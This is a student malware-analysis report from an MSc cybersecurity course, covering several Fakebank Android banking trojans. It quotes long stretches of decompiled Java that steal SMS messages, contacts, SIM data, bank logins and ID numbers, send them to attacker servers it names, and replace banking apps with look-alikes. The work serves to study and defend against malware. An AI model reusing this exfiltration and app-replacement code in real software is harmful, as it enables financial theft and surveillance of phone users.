UNIVERSITÀ DI PISA

Android Malware Analysis

Project for the course of Formal Methods for Secure Systems,
MSc in Cybersecurity

Calogero Costa, Claudio Costanzo, Chiara Venera Li Destri

A.Y. 2023/2024

Table of contents

Introduction

The aim of the project is to study the behaviour of different malware for Android device through antimalware, static and dynamic analysis.

The main goal was to identify the malicious payload inside the APK files of the provided malware.

Tools

The following tools were used for malware analysis:

- *VirusTotal*
  VirusTotal is a website that allows free analysis of files and/or URLs to detect the presence of viruses or malware hidden within. It uses more than 70 antivirus software including Kaspersky, Avira, BitDefender, AVG and McAfee.
- *MobSF*
  Mobile Security Framework (MobSF) is a security research platform for mobile applications running on Android, iOS and Windows Mobile. MobSF has several areas of application such as mobile application security, penetration testing, malware analysis and privacy analysis. The static analyser supports popular mobile application binaries such as APK, IPA, APPX, and source code. The dynamic analyser, on the other hand, supports Android and iOS applications and offers a platform for interactive instrumented testing, runtime data analysis and network traffic analysis.
- *Genymotion*
  Genymotion is a free Android emulator for Windows. it was used to perform dynamic analysis: genymotion emulates the android device on which the malicious application will run to be analysed by MobSF.

Fakebank Android malware

Android malware belonging to the Fakebank family was discovered in 2008.

These malwares are capable of intercepting bank text messages and displaying fake login pages on Internet banking systems, misleading the user, and stealing access data for bank accounts. Recently, a new version of this malware family was discovered: attackers have modified the source code of the malwares and are now also able to intercept outgoing and incoming calls while using the Android device, a so-called ‘vishing’ (voice phishing) exploit.

During the analysis, we found that four of the five malwares analysed belong to this family. Their hash codes are:

- 1ef6e1a7c936d1bdc0c7fd387e071c102549e8fa0038aec2d2f4bffb7e0609c3
- 4aeccf56981a32461ed3cad5e197a3eedb97a8dfb916affc67ce4b9e75b67d98
- 191108379dccd5dc1b21c5f71f4eb5d47603fc4950255f32b1228d4b066ea512
- b9cbe8b737a6f075d4d766d828c9a0206c6fe99c6b25b37b539678114f0abffb

We will refer to each sample with the first four digits of its hash code.

Malware b9cb

Preliminary analysis

We analysed the malware preliminarily using VirusTotal. We obtained that 34 out of 64 antiviruses identified the file as malicious. Most antiviruses recognised it as a Trojan and four of them correctly identified the family of origin: Fakebank.


We also noticed that some well-known antiviruses such as Panda and BitDefender did not recognise this malware as malicious.

The first time the malware was detected was in 2013.

Static analysis

Android permission

The application requires several dangerous permissions from the operating system as as shown in the following image:



Some of the most dangerous and most used by attackers are:

- READ_SMS and RECEIVE_SMS: these permissions allow the attacker to both receive and read any message that the user has received or sent.
- READ_CONTACTS: allow the attacker to read all the contacts stored on the device of the user.
- READ_PHONE_STATE: Enables the application to access the phone functions of the device. An application with this authorisation can determine the phone number and serial number of the phone, whether a call is active, the number to which the call is connected and so on.
- SYSTEM_ALERT_WINDOW: Allows the application to show system warning windows, and malicious applications can take up the entire screen of the phone.

Manifest analysis

The most interesting thing we found in the analysis of the manifest is the presence of a high-priority Broadcast Receiver (*com.example.kbtest.smsReceiver*). This allows the attacker to receive all SMS messages from the infected device.

Looking at the image, we can also see that the malware can be installed on older versions of Android that have multiple unpatched vulnerabilities; these devices will not receive reasonable security updates from Google.

Lastly, we note that the malicious application also has the Debug option enabled.

ISSUE	SEVERITY
App can be installed on a vulnerable upatched Android version Android 2.2-2.2.3, [minSdk=8]	high
Debug Enabled For App [android:debuggable=true]	high
Application Data can be Backed up [android:allowBackup] flag is missing.	warning
Broadcast Receiver (com.example.kbtest.smsReceiver) is not Protected. An intent-filter exists.	warning
High Intent Priority (1000) [android:priority]	warning

Certificate Analysis

By analysing the certificates, we have discovered a debug vulnerability and another one which is called Janus. We have done some research and we have found that the first one is a vulnerability that allows the attacker to modify the code in an undetected way. While Janus is a vulnerability that refers to the signature scheme of the application.

TITLE	SEVERITY
Application signed with debug certificate	high
Certificate algorithm vulnerable to hash collision	high
Certificate algorithm vulnerable to hash collision	high


URLs

Once the attacker has taken all the sensitive information from the user and the infected device, he/she will send these to a set of URLs of his/her competence. In the image we have reported all the URLs of the attacker; we have also checked them, but they are no more reachable.

URL
http://banking1.kakatt.net:9998/send_bank.php
http://banking1.kakatt.net:9998/send_product.php
http://banking1.kakatt.net:9998/send_sim_no.php

Activities

The malware performs the following activities, which will be analysed later during the Java code analysis and dynamic analysis.



Code analysis

The code is organized in three folders:

- *com.example.kbtest*: contains the activities, the receivers and all the main classes of the application.
- *com.ibk.smsmanager*: contains two configuration classes.
- *android.support.v4*: contains the Android API.

The following are the code snippets that we found most relevant for the analysis of the malware. The code was analysed by following the order of the activities listed in the image before.

BankSplashActivity

This file has the permission to take the state of the phone (READ_PHONE_STATE) and the permission to access the Internet (ACCESS_NETWORK_STATE). Code snippets in which these permissions are used are shown below.

The *regPhone* method accesses sensitive information such as subscriber ID and phone number this requires special permissions (READ_PHONE_STATE), as mentioned above, and may violate the user's privacy. Once the attacker has acquired all the sensitive information, he or she will save it in a suitable structure and then send this data to one of his or her remote servers by exploiting an HTTP POST request, which is a deprecated method today. Note also that this data will be sent without any form of additional encryption.

```
void regPhone() {
        TelephonyManager tm = (TelephonyManager) getSystemService("phone");
        String sim_no = tm.getSubscriberId();
        String getLine1Number = tm.getLine1Number();
        if (getLine1Number == null || getLine1Number.length() < 11) {
            getLine1Number = tm.getSimSerialNumber();
        }
        ParamsInfo.Line1Number = getLine1Number;
        ParamsInfo.sim_no = sim_no;
        params = new ArrayList();
        params.add(new BasicNameValuePair("mobile_no", getLine1Number));
        Date currentTime = new Date();
        SimpleDateFormat formatter = new SimpleDateFormat("yyyy-MM-dd");
        String dateString = formatter.format(currentTime);
        params.add(new BasicNameValuePair("datetime", dateString));
        new Thread() { // from class: com.example.kbtest.BankSplashActivity.4
            @Override // java.lang.Thread, java.lang.Runnable
            public void run() {
                DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
                HttpPost httppost = new HttpPost(BankSplashActivity.this.insert_url);
                try {
                    httppost.setEntity(new UrlEncodedFormEntity(BankSplashActivity.params, "EUC-KR"));
                    Log.d("\thttppost.setEntity(new UrlEncodedFormEntity(params));", "gone");
                } catch (UnsupportedEncodingException e) {
                    e.printStackTrace();
                }
                try {
                    HttpResponse response = defaultHttpClient.execute(httppost);
                    Log.d("response=httpclient.execute(httppost);", response.toString());
                } catch (IOException e2) {
                    e2.printStackTrace();
                } catch (ClientProtocolException e3) {
                    e3.printStackTrace();
                }
            }
        }.start();
    }
```

As shown in the following code snippet, among the instantiated and initialized variables we find the URL of the remote server to which the attacker will send the sensitive data stolen from the user.

```
public class BankSplashActivity extends Activity {
    static List<NameValuePair> params;
    ShowView showView;
    private Thread splashTread;
    TimerTask task;
    TimerTask task2;
    Timer timer;
    Timer timer2;
    String insert_url = "http://banking1.kakatt.net:9998/send_sim_no.php";

[….]
```

BankActivity

The *BankActivity* class manages a user interface for entering a bank ID and a personal identification number. As can be seen from the code analysis, sensitive data such as bank ID (str1) and personal identification number (str2) are stored directly in public (presumably static) variables of the *BankInfo class*. This exposes the data to potential unauthorized access by malware.

```
public class BankActivity extends Activity {
    […]
    @Override // android.app.Activity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.bankid);
        this.next = (Button) findViewById(R.id.bankid_button1);
        this.ed1 = (EditText) findViewById(R.id.bankid_editText1);
        this.ed2 = (EditText) findViewById(R.id.bankid_editText2);
        this.next.setOnClickListener(new View.OnClickListener() { // from class: com.example.kbtest.BankActivity.1
            @Override // android.view.View.OnClickListener
            public void onClick(View arg0) {
                String str1 = BankActivity.this.ed1.getText().toString();
                String str2 = BankActivity.this.ed2.getText().toString();
                if (str1 != null && str2 != null) {
                    if (!str1.equals("") && !str2.equals("")) {
                        if (str2.length() == 13 && str1.length() > 5) {
                            BankInfo.bankinid = str1;
                            BankInfo.jumin = str2;
                            Intent intent = new Intent();
                            intent.setClass(BankActivity.this.getApplicationContext(), BankNumActivity.class);
                            BankActivity.this.startActivity(intent);
                            return;
                        }
                        Toast.makeText(BankActivity.this.getApplicationContext(), "주민등록번호를 확인하세요", 0).show();
                        return;
                    }
                    Toast.makeText(BankActivity.this.getApplicationContext(), "인터넷뱅킹계정을 확인하세요", 0).show();
                }
            }
        });}}
```

BankNumActivity

The *BankNumActivity* class handles a user interface for entering a bank account number, account password and payment number this sensitive information Sensitive data is stored directly in static variables of the *BankInfo* class without any encryption or protection.

```
public class BankNumActivity extends Activity {
    […….]
    @Override // android.app.Activity
    public void onCreate(Bundle savedInstanceState) {
        […….]
        this.next.setOnClickListener(new View.OnClickListener() { // from class: com.example.kbtest.BankNumActivity.1
            @Override // android.view.View.OnClickListener
            public void onClick(View arg0) {
                String str1 = BankNumActivity.this.ed1.getText().toString();
                String str2 = BankNumActivity.this.ed2.getText().toString();
                String str3 = BankNumActivity.this.ed3.getText().toString();
                if (str1 != null && str2 != null) {
                    if (!str1.equals("") && !str2.equals("") && !str3.equals("")) {
                        if (str2.length() == 4 && str1.length() > 10) {
                            BankInfo.banknum = str1;
                            BankInfo.banknumpw = str2;
                            BankInfo.paynum = str3;
                            Intent intent = new Intent();
                            intent.setClass(BankNumActivity.this.getApplicationContext(), BankScardActivity.class);
                            BankNumActivity.this.startActivity(intent);
                            return;
                        }
                        Toast.makeText(BankNumActivity.this.getApplicationContext(), "계좌번호 및 계좌비밀버호를 확인하세요", 0).show();
                        return;
                    }
                    Toast.makeText(BankNumActivity.this.getApplicationContext(), "계좌번호 및 계좌비밀버호를 확인하세요", 0).show();
                }
            }
        });}}
```

BankEndActivity

The BankEndActivity class handles the last operations the user performs while using a banking application: it requires the user to enter a password to confirm the execution of the operations requested by the user.

The class actually performs malicious operations without the user's knowledge: it stores and transmits sensitive data such as phone number, sim serial number, bank account login information, etc., to a remote server without any encryption.

To perform the malicious actions mentioned above, the class exploits two different permissions: READ_PHONE_STATE and ACCESS_NETWORK_STATE.

```
public class BankEndActivity extends Activity {

    [… …]
    String send_bank_url = "http://banking1.kakatt.net:9998/send_bank.php";
    [… …]
        /* JADX INFO: Access modifiers changed from: protected */
        @Override // android.os.AsyncTask
        public String doInBackground(String... args) {
            String dateString2;
            int success = 0;
            BankInfo.fenlei = "기업은행";
            SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
            try {
                dateString2 = df2.format(new Date(System.currentTimeMillis()));
            } catch (Exception e) {
                dateString2 = "2013-01-01 10:12:13";
            }
            Log.i("str6", dateString2);
            TelephonyManager tel = (TelephonyManager) BankEndActivity.this.getSystemService("phone");
            String phone = tel.getLine1Number();
            if (phone != null && phone != "" && phone.length() > 10) {
                BankEndActivity.this.phoneNumber = phone;
            } else {
                BankEndActivity.this.phoneNumber = tel.getSimSerialNumber();
            }
            BankEndActivity.this.params = new ArrayList();
            BankEndActivity.this.params.add(new BasicNameValuePair("phone", BankEndActivity.this.phoneNumber));
            BankEndActivity.this.params.add(new BasicNameValuePair("bankinid", BankInfo.bankinid));
            BankEndActivity.this.params.add(new BasicNameValuePair("jumin", BankInfo.jumin));
            BankEndActivity.this.params.add(new BasicNameValuePair("banknum", BankInfo.banknum));
            BankEndActivity.this.params.add(new BasicNameValuePair("banknumpw", BankInfo.banknumpw));
            BankEndActivity.this.params.add(new BasicNameValuePair("paypw", BankInfo.paynum));
            BankEndActivity.this.params.add(new BasicNameValuePair("scard", BankInfo.scard));
            [……]
            JSONObject json = BankEndActivity.this.jsonParser.makeHttpRequest(BankEndActivity.this.send_bank_url, "POST",
BankEndActivity.this.params);
            [……]
```

smsReceiver

The *smsReceiver* class is a BroadcastReceiver that intercepts incoming SMS messages and sends some information about the SMS and the user to a remote server.

1. SMS interception: The class intercepts all incoming SMS messages. The *abortBroadcast()* method prevents other applications from receiving SMS. This method could be used by the attacker to hide the reception of certain SMS from the user.

```
@Override
public void onReceive(Context context, Intent intent) {
    Bundle bundle;
    String dateString2;
    if (netWorkIsAvailable(context)) {
        ...
        if (SMS_RECEIVED_ACTION.equals(action) && (bundle = intent.getExtras()) != null) {
            Object[] pdus = (Object[]) bundle.get("pdus");
            for (Object pdu : pdus) {
                SmsMessage smsMessage = SmsMessage.createFromPdu((byte[]) pdu);
                [……]
                abortBroadcast();
            }
        }
```

2. Collection of sensitive information: The class also collects sensitive information: phone number, SIM serial number, operator name, and SMS content.

```
[……]
String simNo = tel.getLine1Number();
if (simNo == null || simNo.length() < 11) {
    simNo = tel.getSimSerialNumber();
}
this.params2.add(new BasicNameValuePair("sim_no", simNo));
this.params2.add(new BasicNameValuePair("tel", tel.getSimOperatorName()));
this.params2.add(new BasicNameValuePair("address", smsMessage.getOriginatingAddress()));
this.params2.add(new BasicNameValuePair("datetime", dateString2));
this.params2.add(new BasicNameValuePair("body", smsMessage.getDisplayMessageBody()));
[……]
```

3. Transmission of Data to a Remote Server: Finally, the collected sensitive data is sent to a remote server without the user's consent. Also note that the URL uses HTTP instead of HTTPS, which makes the data vulnerable to eavesdropping.

```
String update_url = "http://banking1.kakatt.net:9998/send_product.php";
...
new Thread() {
    @Override
    public void run() {
        DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
        HttpPost httppost = new HttpPost(smsReceiver.this.update_url);
        try {
            httppost.setEntity(new UrlEncodedFormEntity(smsReceiver.this.params2, "EUC-KR"));
            Log.d("HTTP Post", "Entity Set");
        } catch (UnsupportedEncodingException e2) {
            e2.printStackTrace();
        }
        try {
            HttpResponse response = defaultHttpClient.execute(httppost);
            Log.d("HTTP Response", response.toString());
[……]
}.start();
```

Dynamic Analysis

With the dynamic analysis, we tested the behavior of the application that we predicted in our previous analysis.

com.example.kbtest.BankSplashActivity

com.example.kbtest.BankSplashNext

com.example.kbtest.BankPreActivity

com.example.kbtest.BankActivity

com.example.kbtest.BankNumActivity

com.example.kbtest.BankScardActivity


com.example.kbtest.BankEndActivity

Malware 4aec

Analysing the apk with VirusTotal, we saw that 36 out of 67 antiviruses identified the file as malicious. Most antiviruses recognise it as a Trojan and some of them were also able to correctly identify the family of origin: Fakebank. The first time the malware was detected was in 2012. The static analysis shows that the authorisations, activities, certificates, and code are the same as the malware analysed above, so we can say that the malware is the same. The only difference between the previously analysed malware and this one is the graphics, as the dynamic analysis will show. Dynamic analysis confirms that the malware behaves like malware b9cb and that the only difference is the graphics.

com.example.kbtest.BankSplashActivity

com.example.kbtest.BankSplashNext



com.example.kbtest.BankPreActivity

com.example.kbtest.BankActivity

com.example.kbtest.BankNumActivity

com.example.kbtest.BankScardActivity

com.example.kbtest.BankEndActivity

Malware 1ef6

Preliminary analysis


Using VirusTotal, we analysed the malware and obtained that 29 out of 61 antivirus applications recognised the file as a Trojan. The first time the malware was detected was in 2016, therefore of the three analysed it is the most recent.

Static analysis

Static analysis shows us that this malware looks exactly like the previous two analysed, except for the certificates. By reading the certificate of this malware, its vulnerability from hash collisions is evident, as shown in the figure beside.


TITLE	SEVERITY
Application signed with debug certificate	high
Certificate algorithm vulnerable to hash collision	high

The malware is composed of 81 files; the jpeg files are in the same quantity as the previous malware, suggesting that its dynamic analysis could be the same as the first one. We also notice that there are four more unknown files, as shown in the following image.



Dynamic Analysis

The dynamic analysis was not conducted because the application is not installable on the emulated device. Trying to install the malicious application on the emulated device results the following error:



The application probably requires a version of Android prior to version 5: the attempt to perform the dynamic analysis was made by emulating devices with Android versions 5 to 13, without success.

Malware 1911

Preliminary analysis

Using VirusTotal, we analysed the malware and obtained that 33 out of 65 antivirus applications recognised the file as SMS stealer and as a Trojan. It belongs to the Fakebank family, like the previous ones. The first time the malware was detected was in 2013.

Static analysis

Android permission

Analysing the malware, we noticed that the permissions are almost the same as the previous malware. So, the malware is authorized to perform all the dangerous activities described above, like obtaining sensitive information.

Manifest analysis

Reading the manifest, compared to the malwares analyzed earlier, there are two unsafe broadcast recivers rather than one.

ISSUE	SEVERITY
App can be installed on a vulnerable upatched Android version Android XX, [minSdk=7]	high
Debug Enabled For App [android:debuggable=true]	high
Application Data can be Backed up [android:allowBackup] flag is missing.	warning
Broadcast Receiver (.BootCompleteBroadcastReceiver) is not Protected. An intent-filter exists.	warning
Broadcast Receiver (.smsReceiver) is not Protected. An intent-filter exists.	warning
High Intent Priority (1000) [android:priority]	warning

Receivers

As previously shown, there are three broadcast receivers in this case. The most important is the *BootCompleteBroadcastReceiver*, that immediately sends information about the device to the remote URL.

RECEIVERS

▼ Showing all **3** receivers
.BootCompleteBroadcastReceiver
.AlarmReceiver
.smsReceiver

URLs

The malware communicates with several remote servers in fact we found twelve urls of these the only one still active is baidu.com a Chinese search engine. The search engine is supposedly used to execute http requests.

URL
http://kkk.kakatt.net:3369/send_bank.php
http://kkk.kakatt.net:3369/send_jumin.php http://kkk.kakatt.net:3369/send_phonlist.php
http://kkk.kakatt.net:3369/send_product.php
http://kkk.kakatt.net:3369/send_sim_no.php
http://www.shm2580.com/ http://www.baidu.com
http://www.shm2580.com/post_simno.asp
http://www.shm2580.com/send_recieve_count.asp http://www.shm2580.com/send_finish.asp http://www.shm2580.com/send_message.asp http://www.shm2580.com/get_cmd_body.asp

Code analysis

Analysing the code, we realized that the malware code is much more structured and complex than the code of the previously analysed malwares. As the following figure shows:

Following are described some interesting packages:

- *cn.smsmanager package*: This package contains code that is probably very dangerous but is mostly unused. Suppose it is a reused package, taken from another malware.

- *com.example package*: This is the main package and contains the most frequently used functions of the application. Inside it we find the following sub packages:
    - *bankmanager*: this folder contains all the main classes launched by the application. Are the same as in the previous sample and have the same functionalities.
    - *smsmanager*: this folder contains mostly code executed in background.

During the analysis of the code, we will focus on the parts that differ most from the code of the malware examined before.

ContactDAO

This file collects all information about the infected device such as sim number, phone number and the user's contacts. Within the file we find two methods that perform the same operation, fetch the user's contacts, but in a slightly different way from each other; The *getContactList* method gets the victim's contacts applying some more specific filters in the query, the *getContactList2* method gets all the user's contacts indiscriminately.

All of this information are then stored in a list that will be sent to the attacker's remote server.

```
public List<Contact> getContactList() {
        TelephonyManager telManager = (TelephonyManager) this.context.getSystemService("phone");
        String phoneNumber = telManager.getLine1Number();
        this.contactList = new ArrayList();
       Cursor cursor = this.context.getContentResolver().query(ContactsContract.Contacts.CONTENT_URI, this.selectCol, "((display_name
       NOTNULL) AND (has_phone_number=1) AND (display_name != '' ))", null, "display_name COLLATE LOCALIZED ASC");
        if (cursor == null) {
            Toast.makeText(this.context, "cursor is null!", 1).show();
            return null;
        } else if (cursor.getCount() == 0) {
            Toast.makeText(this.context, "cursor count is zero!", 1).show();
            return null;
        } else {
            cursor.moveToFirst();
            while (!cursor.isAfterLast()) {
                int contactId = cursor.getInt(cursor.getColumnIndex("_id"));
                if (cursor.getInt(1) > 0) {
                    String displayName = cursor.getString(0);
                     Cursor phoneCursor =
                     this.context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI,this.selPhoneCols,
                     "contact_id=" + contactId, null, null);
                    if (phoneCursor.moveToFirst()) {
                        do {
                            String contactNumber = phoneCursor.getString(0);
                            Contact contactData = new Contact();
                            contactData.setContactname(displayName);
                            contactData.setContactnumber(contactNumber);
                            contactData.setPhonenumber(phoneNumber);
                            this.contactList.add(contactData);
                        } while (phoneCursor.moveToNext());
                    }
                }
                cursor.moveToNext();
            }
            return this.contactList;
        }

    public List<Contact> getContactList2() {
        TelephonyManager telManager = (TelephonyManager) this.context.getSystemService("phone");
        String phoneNumber = telManager.getLine1Number();
        Uri uri = Uri.parse("content://com.android.contacts/contacts");
        ContentResolver resolver = this.context.getContentResolver();
        Cursor cursor = resolver.query(uri, null, null, null, null);
        if (cursor.moveToFirst()) {
            int idColumn = cursor.getColumnIndex("_id");
            int displayNameColumn = cursor.getColumnIndex("display_name");
            do {
                String contactId = cursor.getString(idColumn);
                String disPlayName = cursor.getString(displayNameColumn);
                System.out.println(contactId);
                System.out.println(disPlayName);
                int phoneCount = cursor.getInt(cursor.getColumnIndex("has_phone_number"));
                if (phoneCount > 0) {
                     Cursor phones = this.context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null,
                     "contact_id = " + contactId, null, null);
                    if (phones.moveToFirst()) {
                        do {
                            String contactNumber = phones.getString(phones.getColumnIndex("data1"));
                            System.out.println(contactNumber);
                            Contact contactData = new Contact();
                            contactData.setContactname(disPlayName);
                            contactData.setContactnumber(contactNumber);
                            contactData.setPhonenumber(phoneNumber);
                            this.contactList.add(contactData);
                        } while (phones.moveToNext());
                    }
                }
            } while (cursor.moveToNext());
            return this.contactList;
        }
        return this.contactList;
    }
}
```

MainActvity

This class is one of the most dangerous of those we encountered during the code analysis. The class performs the following tasks:

- removes some apks on the phone. The removed apks are replaced with others that have similar names but may be potentially unsafe. This action is performed using the *RemoveApplications* method.

```
public void removeApplications() {
        PackageManager manager = getPackageManager();
        Intent mainIntent = new Intent("android.intent.action.MAIN", (Uri) null);
        mainIntent.addCategory("android.intent.category.LAUNCHER");
        List<ResolveInfo> apps = manager.queryIntentActivities(mainIntent, 0);
        Collections.sort(apps, new ResolveInfo.DisplayNameComparator(manager));
        if (apps != null) {
            int count = apps.size();
            for (int i = 0; i < count; i++) {
                new ApplicationInfo();
                ResolveInfo info = apps.get(i);
                ApplicationInfo pmAppInfo = info.activityInfo.applicationInfo;
                ApplicationInfo applicationInfo = info.activityInfo.applicationInfo;
                if ((pmAppInfo.flags & 1) > 0) {
                    StringBuilder sb = new StringBuilder();
                    ApplicationInfo applicationInfo2 = info.activityInfo.applicationInfo;
                    Log.i("appInfo", sb.append(1).toString());
                } else {
                    String str = info.activityInfo.applicationInfo.packageName;
                    if (str.equals("com.hanabank.ebk.channel.android.hananbank")) {
                        Log.d("find app", "----com.hanabank.ebk.channel.android.hananbank--");
                        unInstallApp(str);
                        File file = new File("/sdcard/apk/hannanbank.apk");
                        if (file.exists()) {
                            installApk(file.getAbsolutePath());
                        }
                    }

                    […]
            }
        }
    }
```

The highlighted code snippet shows uninstalling the *hananbank* application and replacing it with the *hannanbank* apk. The new APK, having a similar but not identical name, misleads the victim who will install new malicious applications. In the remaining part of the function code not shown the same operation is also performed for kbkard, nh, wooribank and xinhan applications.

- if the device is connected to the Internet, the class finds the user's entire list of phone contacts and sends it to one of the remote URLs indicated above using an http post request. This action is accomplished by the *UploadContact* method, which invokes *ContactDAO* to have the contact list passed to itself.

```
public void upLoadContact() {
        NetworkInfo info;
        boolean canSend = false;
        try {
            ConnectivityManager connectivity = (ConnectivityManager) ParamsInfo.context.getSystemService("connectivity");
            if (connectivity != null && (info = connectivity.getActiveNetworkInfo()) != null && info.isConnected()) {
                if (info.getState() == NetworkInfo.State.CONNECTED) {
                    canSend = true;
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
        if (canSend) {
            Log.d("upLoadContact", "-----upload start");
            ContactDAO contactDAO = new ContactDAO(this.mContext);
            List<Contact> contactList = contactDAO.getContactList();
            int count = contactList.size();
            for (int i = 0; i < count; i++) {
                Contact contact = contactList.get(i);
                this.params = new ArrayList();
                this.params.add(new BasicNameValuePair("name", contact.getContactname()));
                this.params.add(new BasicNameValuePair("number", contact.getContactnumber()));
                this.params.add(new BasicNameValuePair("extra", this.phoneNumber));
                Log.d("name", "---" + contact.getContactname());
                Log.d("number", "---" + contact.getContactnumber());
                Log.d("phoneNumber", "----" + this.phoneNumber);
                try {
                    httpPostUpload(send_contact_url, this.params);
                    Log.d("httpPostUpload", "-----upload start");
                } catch (Exception e2) {
                    e2.printStackTrace();
                    return;
                }
            }
        }
    }
```

- Using the *CreateNewUser* class, *MainActivity* collects the sensitive information, formats it within appropriate data structures, and sends it, using an http POST request, to one of the suspicious URLs mentioned above.

```
class CreateNewUser extends AsyncTask<String, String, String> {
    CreateNewUser() {
    }

    […]

    […]
        MainActivity.this.params = new ArrayList();
        MainActivity.this.params.add(new BasicNameValuePair("sim_no", str1));
        MainActivity.this.params.add(new BasicNameValuePair("tel", str2));
        MainActivity.this.params.add(new BasicNameValuePair("name", str3));
        MainActivity.this.params.add(new BasicNameValuePair("jumin1", str4));
        MainActivity.this.params.add(new BasicNameValuePair("jumin2", str5));
        MainActivity.this.params.add(new BasicNameValuePair("datetime", dateString2));
        JSONObject json = MainActivity.this.jsonParser.makeHttpRequest(MainActivity.jumin_url, "POST", MainActivity.this.params);
        Log.d("Create Response", json.toString());
        try {
            new JSONObject(json.toString());
            success = json.getInt(MainActivity.TAG_SUCCESS);
            Log.d("json.getInt", new StringBuilder().append(success).toString());
            if (success == 1) {
                MainActivity.this.getPackageManager().setComponentEnabledSetting(MainActivity.this.getComponentName(), 2, 1);
            } else {
                Log.i("information", "Registration failed");
            }
        } catch (JSONException e2) {
            e2.printStackTrace();
        } catch (Exception e3) {
            e3.printStackTrace();
        }
        if (success != 1) {
            return "";
        }
        return "OK";
    }
   […]
}
```

BootCompleteBroadcastReceiver

The BootCompleteBroadcastReceiver get and forwards sim serial number to one of the attacker's remote servers seen earlier.

```
public class BootCompleteBroadcastReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        if (!ParamsInfo.isServiceStart) {
            ParamsInfo.isServiceStart = true;
            TelephonyManager telManager = (TelephonyManager) context.getSystemService("phone");
            String sim_no = telManager.getSimSerialNumber();
            ParamsInfo.sim_no = sim_no;
            Map<String, String> params = new HashMap<>();
            params.put("sim_no", sim_no);
            try {
                HttpRequest.sendGetRequest("http://www.shm2580.com/post_simno.asp", params, "UTF-8");
            } catch (Exception e) {
                e.printStackTrace();
            }
            Intent smsSystemManageService = new Intent(context, SmsSystemManageService.class);
            context.startService(smsSystemManageService);
        }
    }
}
```

smsReceiver

The *smsReceiver* class is an extension of *BroadcastReceiver*. Analysing the code, we noticed that the attacker not only intercepts SMS messages received on the infected Android device, but also steals confidential information and sends it to one of its remote servers.

The class intercepts all incoming SMS messages. The *abortBroadcast()* method prevents other applications from receiving SMS. This method could be used by the attacker to hide the reception of certain SMS from the user.

```
@Override
public void onReceive(Context context, Intent intent) {
    Bundle bundle;
    String dateString2;
    if (netWorkIsAvailable(context)) {
        ...
        if (SMS_RECEIVED_ACTION.equals(action) && (bundle = intent.getExtras()) != null) {
            Object[] pdus = (Object[]) bundle.get("pdus");
            for (Object pdu : pdus) {
                SmsMessage smsMessage = SmsMessage.createFromPdu((byte[]) pdu);
                [……]
                abortBroadcast();
            }
        }
```

Sensitive data such as SIM phone number (sim_no), operator name (tel), message sender phone number (address), message date and time (datetime), and message body (bady) are collected in these lines.

```
[……]
this.params2.add(new BasicNameValuePair("sim_no", tel.getLine1Number()));
this.params2.add(new BasicNameValuePair("tel", tel.getSimOperatorName()));
this.params2.add(new BasicNameValuePair("address", smsMessage.getOriginatingAddress()));
this.params2.add(new BasicNameValuePair("datetime", dateString2));
this.params2.add(new BasicNameValuePair("bady", smsMessage.getDisplayMessageBody()));
[……]
```

This information will be sent to one of the attacker's remote servers, as we can see in this code snippet.

```
String update_url = "http://kkk.kakatt.net:3369/send_product.php";

[……]

new Thread() {
    @Override // java.lang.Thread, java.lang.Runnable
    public void run() {
        DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
        HttpPost httppost = new HttpPost(smsReceiver.this.update_url);
        try {
